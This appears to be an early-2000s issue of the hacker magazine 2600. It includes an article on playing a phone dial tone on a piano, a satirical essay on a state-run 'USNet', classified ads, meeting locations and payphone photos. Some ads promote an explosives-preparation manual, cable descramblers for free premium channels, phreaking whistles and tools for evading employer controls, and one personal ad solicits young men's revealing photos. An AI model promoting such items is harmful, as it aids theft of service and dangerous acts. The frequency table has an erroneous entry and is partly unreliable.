There is a very great danger any time knowledge itself is restricted or forbidden. When it comes to state secrets and personal information, it's generally wise to not open the doors of access to anyone who shows an interest. However, once such information becomes public, it can never be turned into a secret again. Similarly, once certain facts become known, whether it be that certain chemicals cause certain reactions or entering certain commands into a particular system defeat security, they are known facts. To try and regulate dissemination of this information is a bad idea for two reasons. It will make the information much more prone to be released because it's human nature to resist having the spread of knowledge quelled. And it will create a sick society where suspicion runs rampant and mere words are thought to be enough to indict someone as if they had actually done something illegal. We agree with you about responsible use and not promoting anything less. However, education on any subject is in itself a positive application.

by autocode

Besides being a computer enthusiast, I am also a musician. Lately, I have taken an interest in telephone frequencies. This wasn't always the case though. It wasn't until recently that I had the pleasure of hearing some idiot know-it-alls at a music store babbling about how you can tune your guitar to a telephone's dial tone because it's the pitch A, or gasp an E (both incorrect observations) that the relationship between music frequencies and phone frequencies began to interest me. Thinking about the two further I thought to myself wouldn't it be cool to know what frequencies make up an 88 key piano, and then try and duplicate a phone's dial tone frequency by playing it? My findings are as follows.

Here are all of the 88 frequencies in Hz for each piano key. Music letter association is also provided, except for letters that require accidentals i.e., sharps (#), and flats (b).

```
 A0          B0     C1          D1
|27.500|29.135|30.868|32.703|34.648|36.708|
       E1     F1          G1
|38.891|41.203|43.654|46.249|48.999|51.913|
 A1          B1     C2          D2
|55.000|58.270|61.735|65.406|69.269|73.416|
       E2     F2          G2
|777.82|82.407|87.307|92.499|97.999|103.83|
 A2          B2     C3          D3
|110.00|116.34|123.47|130.81|138.59|146.83|
       E3     F3          G3
|155.36|164.81|174.61|185.00|196.00|207.65|
 A3          B3     C4          D4
|220.00|233.08|246.94|261.63|277.18|293.66|
       E4     F4          G4
|311.13|329.63|349.23|369.99|392.00|415.30|
 A4          B4     C5          D5
|440.00|466.16|493.88|523.25|554.37|587.33|
       E5     F5          G5
|622.23|659.26|698.46|739.99|783.99|830.61|
 A5          B4     C6          D6
|880.00|932.33|987.77|1046.5|1108.7|1174.7|
       E6     F6          G6
|1244.5|1318.5|1396.9|1480.0|1568.0|1661.2|
 A6          B6     C7          D7
|1760.0|1864.7|1975.5|2093.0|2217.5|2349.3|
       E7     F7          G7
|2489.0|2637.0|2793.0|2960.0|3136.0|3322.4|
 A7          B7     C8
|3520.0|3729.3|3951.1|4186.0|
```

A dial tone consists of two frequencies: 350 Hz (?) and 440 Hz (A4). One idiot at the music store was partially right. The reason why I have put a question mark next to the 350 Hz instead of the music letter equivalent is because if you look at the frequency music letter chart I created above, you

will see that there is no frequency that matches 350 Hz exactly. But there is one that is very close: 349.23 (F4). As a matter of fact, this was something I ran into a lot while trying to match other phone frequencies. But back to our dial tone frequency example. Now that you know what music letters/frequencies make a dial tone, I'll explain how to find them on a piano's keyboard.

The black and white keys on a piano's keyboard are grouped in a repeating pattern. Wherever you see two black keys grouped together, the white keys to the left of them in order are C and B. Wherever you see three black keys grouped together, the white keys in order are F and E. From there you can fill in the rest of the white key letters on the piano by using the musical alphabet A, B, C, D, E, F, and G that you thought was so band-geeky to learn in middle school. Hint: the key to the left of B is A.

Now that we know this, to find F4 (349.23 Hz), go to the extreme left of the piano's keyboard to find the lowest F (F1) and go right (up in frequency) until you find the fourth F (this includes the F you started on). Congratulations, you've found the first tone of the two tones needed for a dial tone. If you haven't figured out by now what the number next to the F means, you should stop reading this article now. A4 (440 Hz) can be found by... you get the picture.

All right, let's play them together. At first they don't sound like a dial tone, but after listening real close you can hear it! I recommend holding down the piano's sustain pedal to have the two notes ring together constantly like you would hear on a telephone if it was off the hook. I also recommend playing both tones on a real retro Fender Rhodes Organ. There's something about that instrument that makes them sound really phone-like.

I hope you enjoyed my little article and that it leads to further experimentation for you. It really just scratches the surface of what can be done with music and frequencies from various other sources, especially ones that may be controversial.

A Glimpse at the Future of Computing

by Phocks
phocks@site-forge.com

Imagine a world, if you will, plagued by terrorists and evildoers, whose weapon is the personal computer. It has powerful encryption used to block anyone from reading plans of how to destroy structures vital to a country's survival. It contains a slew of programs designed solely for destroying security and rendering the world helpless to attacks. And anonymously connecting to a terrorist network consisting of tens of thousands of systems just like it, bringing together all who oppose a country to share information and formulate plans of attack. Welcome to the government's view of the Internet. An innumerable array of systems that have direct access to any one another at any given time, able to share data with a grade of encryption higher than their own military standards.

Something must be done to contain the threat for the good of the world. These systems which are run without regulation of any kind; controlled and even built by those who operate them, must be stopped for there is no telling what they are doing. It has even been proven that millions of these systems can come together to shatter the encryption that holds this country's secrets (distributed.net). Something must be done - to let all activities be controlled, to bring all this terrorism to a halt. To shut down the Internet.

A scheme that sounds so improbable, nay, impossible, is easily completed. All that must be done is pass a new bill (or hide an appendage to an existing one) that will force the ISPs of the country to obey new government standards, to all connect to a central server array that is tightly controlled by the government, and shut off all access to foreign servers.

Simply put, dismantle the Internet in the United States (or any other country that wants to implement such a system) and rebuild it the "right" way. The way that can be constantly monitored for suspicious, terroristic activity.

Personal computers will also become completely incompatible with the new standard. In exchange for turning in your computer to the local recycling center, you will be given a voucher for a free USNet (the new, patriotic "Internet" name] terminal. The terminal will consist of a flat panel monitor, a moderate processor (450 MHz), a mediocre sound card, 32m of ram, a mouse, a keyboard, and a USNet connection card (proprietary) ISDN-based modem for both speed and compatibility. No hard drive, no networking card, no CD drive, no floppy drive, no external or internal media at all allowed. The USNet terminal will cost no more than $150 (less than $100 for manufacturers to build), and will be greatly appreciated by the manufacturers because of the extremely high profit made from selling millions of machines to anyone who wants a computer.

How it works without a hard drive is simple. The operating system is stored on pre-burnt ROM and is checked by the USNet servers every three minutes to make sure it's working properly. All web servers are run on the government's super cluster of servers, and a second cluster (or rather, section of the super cluster) is designated for the personal systems. Every user is allotted one gigabyte of storage on the USNet system, which is more than enough.

Everyone wins on this system, for downloads take mere seconds since the personal data section is directly linked with the servers. All programs are run remotely, and only the data that is entered to them (such as typed words in a word processor) is stored in ram until sent out. No trace of the program is allowed on the USNet terminal, for fear of terrorists editing the ram and taking control of the programs.

It even works out for software designers like Microsoft. Office tools will not need to be sold, only paid for on a per-use basis. That way everyone wins; the customer doesn't pay for anything that they don't use and the corporations get paid for every use.

Only programs carefully scrutinized by the government are allowed to be run and no amateur programming at all is allowed, for programs should be left to the corporations - that is what they are for. There is no need for a user to program anything. The corporations will take care of everything necessary, even special USNet games that are finally family-friendly. Even the censors will be happy.

Since USNet covers anything a computer should be used for in a free, but secure, society, all other computers will become illegal to own. Why would you have one for any other reason than keeping secrets from the government? Everything will be taken. But you will get money back because the government knows what an investment all that technology must have been. Desktop computers will be exchanged for $150, enough to buy a USNet terminal, and everything from laptops to PDAs will be confiscated on sight, but a voucher will be issued by the officer stating what model and condition it is, and will be cashed at a fair value (not to exceed $200).

All data that enters and exits the USNet clusters will be scanned thoroughly for anything that may be suspicious, such as terrorist-like texts that defame the country. All transactions between servers and personal areas will be logged, and personal data sections cannot send files to one another, lest there be music or movie piracy. In such a system, everyone will be happy because they can chat and play games and run office programs, and the government gets to carefully watch all activity for anything suspicious and keep a tight control of USNet to let it be safe for children to browse, since only their servers can communicate data. That way even the schools and parents can let young children browse the USNet without a single worry, for there will be no more pornography or online stalkers (because all communications are watched by specialized computers to look for any suspicious activity) and all activist pages like those that share information on the Secret Service to terrorist networks and those that actually help evil software pirates and hackers will be shut down forever.

Shoutouts to psyk0mantis, Vie, Twilyght, Arwynn, everyone from SPR and Taps, and anyone who stands by my side, physically or digitally (too many to name personally).

I'd like to point out the obvious - that the general happy and positive attitude is not my own. It merely fits the article.

Marketplace

Happenings

THE SECOND CHAOS COMMUNICATION CAMP will take place August 7-10, 2003. This "International Hacker Open Air Gathering" will take place near Berlin, Germany. Participants are encouraged to bring computers and tents. For those who don't feel like camping out, various towns (not to mention the city of Berlin) aren't very far away from the campground. The Chaos Communication Camp is the official hacker event of the year that *2600* is affiliated with. (In odd-numbered years when there isn't a HOPE conference in New York, we suggest that attendees try something different and become inspired by meeting hackers from other parts of the world. Two years ago we helped to sponsor HAL2001 in the Netherlands. Next year we're planning on holding our fifth HOPE conference.) For more information on this year's event in Germany, visit the Chaos Communication Camp site at http://www.ccc.de/camp.

For Sale

EXPLOSIVES ARE FUN. But do you really understand the principles behind them? Do you know what makes them tick? The science of explosives is both interesting and fascinating, and now you can easily understand the working mechanics of them when you read *The Preparatory Manual of Explosives,* a new release by Jared B. Ledgard. This is an easy to read book that details nearly every aspect of proper preparation, handling, manufacture, and safety related to explosives. This is college level material that was professionally prepared detailing the preparation of more than 100 high explosives and written in plain English for consumption by the average person. A major emphasis is placed on safe handling and manufacture of the explosive compositions described within. *The Preparatory Manual of Explosives* was copyrighted in July of 2002, is 367 pages in length, has a suggested retail price of $39.95, and is a perfect bound paperback book . For a limited time, you may enjoy free shipping on this title within the USA when purchased through amazon.com (subject to terms and conditions imposed by Amazon's "free super-saver" shipping offer). For more information or to place an order, please call 1.800.681.8995 and press option 2 when you hear the main menu, visit www.amazon.com and search for ISBN: 0-9727863-0-9 or visit www.terroristsupply.com/go/2600. Terrorist Supply accepts all major credit cards as well as checks, money orders, and well-concealed cash (not advised) and ships worldwide. Anyone implying illegal intentions will be denied sale. We reserve the right to refuse service to any customer at any time.

LEARN LOCK PICKING It's EASY with our new book. We've just released a new edition adding lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

IP-BLIND OUTGOING SMTP TUNNEL suitable for installation behind any web-proxy firewall. $80 per year. Will completely disassociate your outgoing emails from your employer's network. Send check to Tip jar, Box 45163, Kansas City, MO 64171. Include a good email address for yourself where we will send you the client half of the software. This is for privacy and sidestepping restrictive corporate communications directives, NOT bulk mail or other T.O.S. violations. Your check will not be deposited until you declare your satisfaction.

HACKERSTICKERS.COM - Get your geekish nerd related hacker stickers for your laptops, cars, and gear. All different colors and new designs. www.hackerstickers.com.

THE SLICER'S GUILD, a slowly growing group, is taking orders for our first issue of the *Slicer's Guild* magazine. For only $5 (U.S.), find out why we call ourselves "slicers" and why our hacker magazine is complementary to *2600* and not competitive. This will not be offered as a subscription yet. You will have to check Marketplace for when the second issue becomes available. Send your request with a money order along with anything else you might want printed in a future issue to: InfraRed, PO Box 6885, South Bend, IN 46660-6885 (new address).

WORLD'S FIRST "DIGITAL DRUG." Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).

CABLE TV DESCRAMBLERS. New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

INTERESTED IN PIRATE AND LEGAL DO-IT-YOURSELF RADIO? *Hobby Broadcasting* magazine is dedicated to DIY radio and broadcasting of all types. 52 pages. $3/sample, $13/4 issues to Hobby Broadcasting, POB 642, Mont Alto, PA 17237 www.hobbybroadcasting.com.

WWW.PROTECT-ONE.COM. Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

FREEDOM DOWNTIME, the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.
LOCKSMITHS: I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

Wanted

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!
NEED TECHNICAL ILLUSTRATOR. I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!
REWARD for code used on NOKIA cell phones to continuously monitor a cell phone channel. Code allows continuous reception on a channel for test purposes. Reply to: response2600@yahoo.com.

Services

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.
FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

Announcements

THE *FREEDOM DOWNTIME* DVD is now in production. We're still looking for ideas for special features and other fun stuff. And if you'd like to help out by translating our subtitles into another language, please write to us at downtime@2600.com with specific information. Remember - you have to be COMPLETELY fluent in both English and whatever language you want to translate the film into. You must also be able to do this within 30 days of receiving information from us.
OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.
CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.
HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world. Visit www.hackermind.net for more info.
VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.
WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. Email mailbag@wdcdradio.com.
PRANK PHONE CALLS. Listen to the funniest prank phone calls ever at www.phatspot.com/swankpranks.

Personals

FREE SPEECH ADVOCATE & FREELANCE JOURNALIST. Interested in anonymous true stories of cyberstalking and its techniques from those who understand that this is the activity which will be used to "legitimately" justify the monitoring of all future online interaction. The prisoners demanding the guards protect them from one another. Please direct all correspondence to: Tom, PO Box 660241, Atlanta, GA 30366.
HACKER IN PRISON for being naughty (again). Known as Alphabits for 15 years. I'm doing time in a maximum security state prison for computer fraud. I'm looking to hear from ANYONE in the free world. Help a fellow hacker out! Any reading material is appreciated. Write to me at: Jeremy Cushing - #151130, Centinela State Prison, PO Box 911, Imperial CA 92251. Will reply to all.
22 YEAR OLD HAXOR/RAVE PROMOTER, incarcerated for expanding consciousness and actualizing a true free market enterprise through the distribution of LSD, seeks thought provoking correspondence. Interests include anime, photography, zines, and all things H/P/C/V/A related. If interested, send snail-mail to: Collin Anderson #165334, PO Box 3100, Browneye, AZ 85326-0301. Hail Discordia!
YOUNG MAN WANTED for correspondence and/or possible long term relationship. Prefer guys under 21 who are either computer literate or have a desire to learn and are honest and nonviolent in their relations. Especially interested in thin, smooth, young men. Drop me a line (and a bare as you dare photo if you wish) to me at: Dwayne, PO Box 292067, Lewisville, TX 75029-2067.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/03.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

New Brunswick

Moncton: In the lounge of Ground Zero Networks, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Ottawa: Byward Cafe, 55 Byward Market Square. 6:30 pm.

Toronto: Computer Security Education Facility, 199a College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Purple Onion. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TARTASU (Telephone Agency of Russia/-Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Telephones outside mall entrance to Game Works in the Arizona Mills Mall.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natale Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Connecticut

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court.

Gainesville: In the back of the University of Florida's Reitz Union food court, 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Mythique, 1135 Decatur St. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.

Raleigh: Crabtree Valley Mall food court in front of the McDonald's.

Wilmington: Independence Mall food court.

North Dakota

Fargo: Barnes and Nobles Cafe on 42nd St.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cincinnati: Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

Cleveland (Bedford): Bedford Arabica, 720 Broadway-On Bedford Square (Commons).

Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Heaven Cafe, 421 SW 10th Ave., near 10th and Stark.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitchall).

Erie: The Edge, 715 French Street.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Cafe Nicholas in Galleria I.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: Marriot Library on the U of U campus.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center, first floor. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Egyptian Payphones

This is known as a "Nile" phone. They're fairly popular and widespread and they use prepaid cards.

This is a Telecom Egypt phone which can be found near phone company buildings and a few other places. Even in Egypt, phone companies seem to like using that silly swirl symbol that seems to dominate the technology world.

An old Telecom Egypt phone found at a major bus station.

An even older Telecom Egypt phone that takes coins and could really use a good scrubbing.

Photos by Encrypted_Error

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Thai Payphones

This is as bright and as blue as they come.

A phone designed for international calls that takes all kinds of credit cards.

Photos by Dieter K.

Eritrean Payphone

From Bangkok, the booth alone is a spectacle to behold.

Photo by Matthew Swenson

Found in a small town called Keren, famed for its sacred baobab tree, its walled camel market, and its dwindling population of landmines.

Photo by Mark Sadler

Look on the other side of this page for even more photos!